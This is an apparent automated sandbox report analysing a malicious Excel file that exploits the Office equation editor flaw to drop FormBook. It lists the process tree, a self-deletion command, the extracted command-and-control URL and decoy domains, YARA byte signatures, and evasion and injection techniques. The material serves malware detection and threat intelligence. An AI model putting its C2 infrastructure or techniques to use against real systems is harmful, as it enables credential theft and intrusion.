ID: 435308
Sample Name: CMACGM-XIN SHANGHAI -08M91W1MA-TRISK-QAHMD.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 11:54:19
Date: 16/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Windows Analysis Report CMACGM-XIN SHANGHAI -08…

Overview


General Information

Sample Name:	CMACGM-XIN SHANGHAI - 08M91W1MA-TRISK-QAHMD.xlsx
Analysis ID:	435308
MD5:	2e75248bf9decdb.
SHA1:	45f584d63706026.
SHA256:	5e9b6256c2adafe.
Tags:	VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2512 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2660 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2336 cmdline: 'C:\Users\Public\vbc.exe' MD5: FF34B92FE897F13E422B67F5CBC9740C)
    - vbc.exe (PID: 2936 cmdline: C:\Users\Public\vbc.exe MD5: FF34B92FE897F13E422B67F5CBC9740C)
- explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
  - netsh.exe (PID: 1604 cmdline: C:\Windows\SysWOW64\netsh.exe MD5: 784A50A6A09C25F011C3143DDD68E729)
    - cmd.exe (PID: 2296 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.yellow-wink.com/nff/"
  ],
  "decoy": [
    "shinseikai.site",
    "creditmystartup.com",
    "howtovvbucks.com",
    "betterfromthebeginning.com",
    "oubacm.com",
    "stonalogov.com",
    "gentrypartyof8.com",
    "cuesticksandsupplies.com",
    "joelsavestheday.com",
    "llanobnb.com",
    "ecclogic.com",
    "miempaque.com",
    "cai23668.com",
    "miscdr.net",
    "twzhhq.com",
    "bloomandbrewcafe.com",
    "angcomleisure.com",
    "mafeeboutique.com",
    "300coin.club",
    "brooksranchhomes.com",
    "konversiondigital.com",
    "dominivision.com",
    "superiorshinedetailing.net",
    "thehomechef.global",
    "dating-web.site",
    "gcbsclubc.com",
    "mothererph.com",
    "pacleanfuel.com",
    "jerseryshorenflflagfootball.com",
    "roberthyatt.com",
    "wwwmacsports.com",
    "tearor.com",
    "american-ai.com",
    "mkyiyuan.com",
    "gempharmatechllc.com",
    "verdijvtc.com",
    "zimnik-bibo.one",
    "heatherdarkauthor.net",
    "dunn-labs.com",
    "automotivevita.com",
    "bersatubagaidulu.com",
    "gorillarecruiting.com",
    "mikecdmusic.com",
    "femuveewedre.com",
    "onyxmodsllc.com",
    "ooweesports.com",
    "dezeren.com",
    "foeweifgoor73dz.com",
    "sorchaashe.com",
    "jamiitulivu.com",
    "jifengshijie.com",
    "ranchfiberglas.com",
    "glendalesocialmediaagency.com",
    "icuvietnam.com",
    "404hapgood.com",
    "planetturmeric.com",
    "danfrem.com",
    "amazonautomationbusiness.com",
    "switchfinder.com",
    "diversifiedforest.com",
    "findnehomes.com",
    "rsyueda.com",
    "colombianmatrimony.com",
    "evan-dawson.info"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2207008330.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2207008330.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2207008330.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.2206934673.0000000000190000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.2206934673.0000000000190000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x175f9:$sqlite3step: 68 34 1C 7B E1 • 0x1770c:$sqlite3step: 68 34 1C 7B E1 • 0x17628:$sqlite3text: 68 38 2A 90 C5 • 0x1774d:$sqlite3text: 68 38 2A 90 C5 • 0x1763b:$sqlite3blob: 68 53 D8 7F 8C • 0x17763:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Lowering of HIPS / PFW / Operating System Security Settings:

Uses netsh to modify the Windows network and firewall settings

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effe
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Inse Netv Com
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Masquerading 1 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Expl Red Call
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Expl Trac Loca
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Man Dev Com
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Den Serv
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4 1	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	System Information Discovery 1 1 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Inse Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Extra Window Memory Injection 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.netsh.exe.29cf834.4.unpack	100%	Avira	HEUR/AGEN.1110362		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Virustotal		Browse
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
glendalesocialmediaagency.com	34.102.136.180	true	false		unknown
www.switchfinder.com	unknown	unknown	true		unknown
www.glendalesocialmediaagency.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.155.82.236	unknown	unknown		134687	TWIDC-AS-APTWIDCLimitedHK	true
